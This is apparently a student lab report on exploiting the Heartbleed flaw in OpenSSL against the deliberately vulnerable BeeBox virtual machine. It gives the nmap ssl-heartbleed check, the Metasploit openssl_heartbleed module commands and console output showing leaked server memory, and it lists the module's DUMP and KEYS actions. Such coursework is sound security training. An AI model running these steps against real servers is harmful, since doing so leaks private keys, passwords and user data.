Experiment No. 13

Title: Metasploit Part II - Exploit Heartbleed attack using Beebox

Roll No.: 16010420075 **Experiments No.: 13**

Aim: To exploit Heartbeat vulnerability using BeeBox.

\

Resources: virtual box

Theory

Metasploitable is a Linux virtual machine that is designed to be vulnerable. This virtual machine can be used for security teaching, tool testing, and typical penetration testing approaches.

A buggy web application, or **bWAPP**, is a free and open-source online application that is purposefully insecure. It assists web security enthusiasts, developers, and students in identifying and preventing web vulnerabilities. The bWAPP training program equips students to execute successful penetration testing and ethical hacking projects.
What distinguishes bWAPP from other apps? It has over 100 web vulnerabilities, to be exact! It covers all significant known web flaws, as well as all OWASP Top 10 project hazards.
bWAPP is a MySQL database-driven PHP application. It runs on Linux/Windows and includes Apache/IIS and MySQL. WAMP or XAMPP can also be used to set it up.


Heartbleed is a critical flaw in the widely used OpenSSL cryptographic software library. This flaw allows information to be stolen that is normally secured by the SSL/TLS encryption used to secure the Internet. Web, email, instant messaging, and some VPNs all use SSL/TLS to ensure communication security and privacy over the Internet.

Anyone on the Internet can read the memory of computers protected by vulnerable versions of the OpenSSL software thanks to the Heartbleed issue. The private keys required to identify service providers and encrypt communications, as well as the identities and passwords of users and the actual information, are all at risk. As a result, attackers can listen in on conversations, steal data straight from services and users, and impersonate those services and users.


IMPLEMENTATION AND RESULTS:

Firstly, we open a BeeBox in a machine and login using credentials ‘bee’ as username and ‘bug’ as password (works in most cases). To check the host we enter the following command

```
$ sudo nmap -p 8443 –script ssl-heartbleed 192.168.1.38
```




Next, we use Metasploit framework to search for the vulnerability.




We choose the #1 vulnerability as our option using use command as

```
$ use <enter name>
```



The options can be checked to exploit the vulnerability using

```
$ show options
```



Setting the RHOSTS (for attack victim) and RPORT (to exploit Heartbleed) using

```
$ set RHOSTS <victim IP>
$ set RPORT 8443
```

```
* The flag '-d' will show the markdown version with a browser. More info, but could be slow.
Queries the supplied module or modules for information. If no module is given,
show info for the currently active module.

msf6 > show actions
[-] No module with actions selected.
msf6 > show action
[-] Invalid parameter "action", use "show -h" for more information
msf6 > show
[-] Argument required

[*] Valid parameters for the "show" command are: all, encoders, nops, exploits, payloads, auxiliary, post, plu
gins, info, options, favorites
[*] Additional module-specific parameters are: missing, advanced, evasion, targets, actions
msf6 > show actions
[-] No module with actions selected.
msf6 > use auxiliary/scanner/ssl/openssl_heartbleed
msf6 auxiliary(scanner/ssl/openssl_heartbleed) > set RHOSTS 192.168.1.38
RHOSTS ⇒ 192.168.1.38
msf6 auxiliary(scanner/ssl/openssl_heartbleed) > set RPORT 8443
RPORT ⇒ 8443
msf6 auxiliary(scanner/ssl/openssl_heartbleed) > show actions

Auxiliary actions:

   Name  Description
   ----  -----------
   DUMP  Dump memory contents to loot
   KEYS  Recover private keys from memory
   SCAN  Check hosts for vulnerability
```

We set the actions to scan and set our verbose to true as

```
$ set actions SCAN
$ set verbose true
```

```
msf6 > show actions
[-] No module with actions selected.
msf6 > show action
[-] Invalid parameter "action", use "show -h" for more information
msf6 > show
[-] Argument required

[*] Valid parameters for the "show" command are: all, encoders, nops, exploits, payloads, auxiliary, post, plu
gins, info, options, favorites
[*] Additional module-specific parameters are: missing, advanced, evasion, targets, actions
msf6 > show actions
[-] No module with actions selected.
msf6 > use auxiliary/scanner/ssl/openssl_heartbleed
msf6 auxiliary(scanner/ssl/openssl_heartbleed) > set RHOSTS 192.168.1.38
RHOSTS ⇒ 192.168.1.38
msf6 auxiliary(scanner/ssl/openssl_heartbleed) > set RPORT 8443
RPORT ⇒ 8443
msf6 auxiliary(scanner/ssl/openssl_heartbleed) > show actions

Auxiliary actions:

   Name  Description
   ----  -----------
   DUMP  Dump memory contents to loot
   KEYS  Recover private keys from memory
   SCAN  Check hosts for vulnerability


msf6 auxiliary(scanner/ssl/openssl_heartbleed) > set actions SCAN
actions ⇒ SCAN
msf6 auxiliary(scanner/ssl/openssl_heartbleed) > set verbose true
verbose ⇒ true
msf6 auxiliary(scanner/ssl/openssl_heartbleed) >
```


Finally, we exploit.

$ exploit

```
verbose ⇒ true
msf6 auxiliary(scanner/ssl/openssl_heartbleed) > exploit

[*] 192.168.1.38:8443     - Leaking heartbeat response #1
[*] 192.168.1.38:8443     - Sending Client Hello ...
[*] 192.168.1.38:8443     - SSL record #1:
[*] 192.168.1.38:8443     -     Type:    22
[*] 192.168.1.38:8443     -     Version: 0×0301
[*] 192.168.1.38:8443     -     Length:  86
[*] 192.168.1.38:8443     -     Handshake #1:
[*] 192.168.1.38:8443     -             Length: 82
[*] 192.168.1.38:8443     -             Type:   Server Hello (2)
[*] 192.168.1.38:8443     -             Server Hello Version:          0×0301
[*] 192.168.1.38:8443     -             Server Hello random data:      626fb4378efb3f00383cbc3d92f288553d68f1
25ee225c9f5860a23ca83b1781
[*] 192.168.1.38:8443     -             Server Hello Session ID length: 32
[*] 192.168.1.38:8443     -             Server Hello Session ID:       3cc1b2af7947ce27c63d6f03ec7a1a24af3379
55355a3a4bcd98d5b2f80fe429
[*] 192.168.1.38:8443     - SSL record #2:
[*] 192.168.1.38:8443     -     Type:    22
[*] 192.168.1.38:8443     -     Version: 0×0301
[*] 192.168.1.38:8443     -     Length:  675
[*] 192.168.1.38:8443     -     Handshake #1:
[*] 192.168.1.38:8443     -             Length: 671
[*] 192.168.1.38:8443     -             Type:   Certificate Data (11)
[*] 192.168.1.38:8443     -             Certificates length: 668
[*] 192.168.1.38:8443     -             Data length: 671
[*] 192.168.1.38:8443     -             Certificate #1:
[*] 192.168.1.38:8443     -                     Certificate #1: Length: 665
[*] 192.168.1.38:8443     -                     Certificate #1: #<OpenSSL::X509::Certificate: subject=#<OpenSS
L::X509::Name emailAddress=bwapp@itsecgames.com,CN=bee-box.bwapp.local,OU=IT,O=MME,L=Menen,ST=Flanders,C=BE>,
issuer=#<OpenSSL::X509::Name emailAddress=bwapp@itsecgames.com,CN=bee-box.bwapp.local,OU=IT,O=MME,L=Menen,ST=F
landers,C=BE>, serial=#<OpenSSL::BN:0×00007f8cc25c8270>, not_before=2013-04-14 18:11:32 UTC, not_after=2018-04
```

```
Shell No.1
File  Actions  Edit  View  Help
-13 18:11:32 UTC>
[*] 192.168.1.38:8443     - SSL record #3:
[*] 192.168.1.38:8443     -     Type:    22
[*] 192.168.1.38:8443     -     Version: 0×0301
[*] 192.168.1.38:8443     -     Length:  203
[*] 192.168.1.38:8443     -     Handshake #1:
[*] 192.168.1.38:8443     -             Length: 199
[*] 192.168.1.38:8443     -             Type:   Server Key Exchange (12)
[*] 192.168.1.38:8443     - SSL record #4:
[*] 192.168.1.38:8443     -     Type:    22
[*] 192.168.1.38:8443     -     Version: 0×0301
[*] 192.168.1.38:8443     -     Length:  4
[*] 192.168.1.38:8443     -     Handshake #1:
[*] 192.168.1.38:8443     -             Length: 0
[*] 192.168.1.38:8443     -             Type:   Server Hello Done (14)
[*] 192.168.1.38:8443     - Sending Heartbeat ...
[*] 192.168.1.38:8443     - Heartbeat response, 36195 bytes
[+] 192.168.1.38:8443     - Heartbeat response with leak, 36195 bytes
[*] 192.168.1.38:8443     - Printable info leaked:
......bn..*1...%.......v.w$tC.4|.OLS....f.....".!.9.8.........5.............................3.2.....E.D...../.
..A.....................................%•−.U.[...O...  .0...w.......$.O...h.'.....7•=.J.Z...N.L.......
...............C.......T...*.......2...&.&........|...`.M..............5.........W.g.F.....R.Q..............
....L...../.:.....t.S.f.....X.P.......@.........U.4.......j...........<.........$.Y.........l.................
......r.........n.{."x.w...r.....s.u.q.p.^.`.Q.~...f.m.l.k.j...i.g...M.e.P.d...Z.;.b...._.V.~.o.....\...X.J.W.
!.......K.V...y.....N.K.).I.H.(...E.D.C.B.....A.e...1.>...:...%...6.......2.0./............F.,.).G...#.z...E. .
#.3.....t.....6.!.>.4.....a...................+.....7...c.....d.......8.......v.........9.....S.........,.....
..<.....}.|.R.x.3.m.i...b.\.Y.].A•=.......8.s•−.....................................................................
.......................................................................... repeated 15304 times ..................
................................................................................................................
.....@..........................................................................................................
............................. repeated 16122 times ..............................................................
.....................................................................@..........................................
................................................................................................
```



Looking at the output above, we can finally say that the exploit is successful.

Outcomes:

CO-3: Comprehend exploitation phase of penetration testing

Conclusion: (Conclusion to be based on the objectives and outcomes achieved)

Heartbleed vulnerability was exploited using BeeBox.

Grade: AA / AB / BB / BC / CC / CD /DD

Signature of faculty in-charge with date

REFERENCES:

- www.kali.org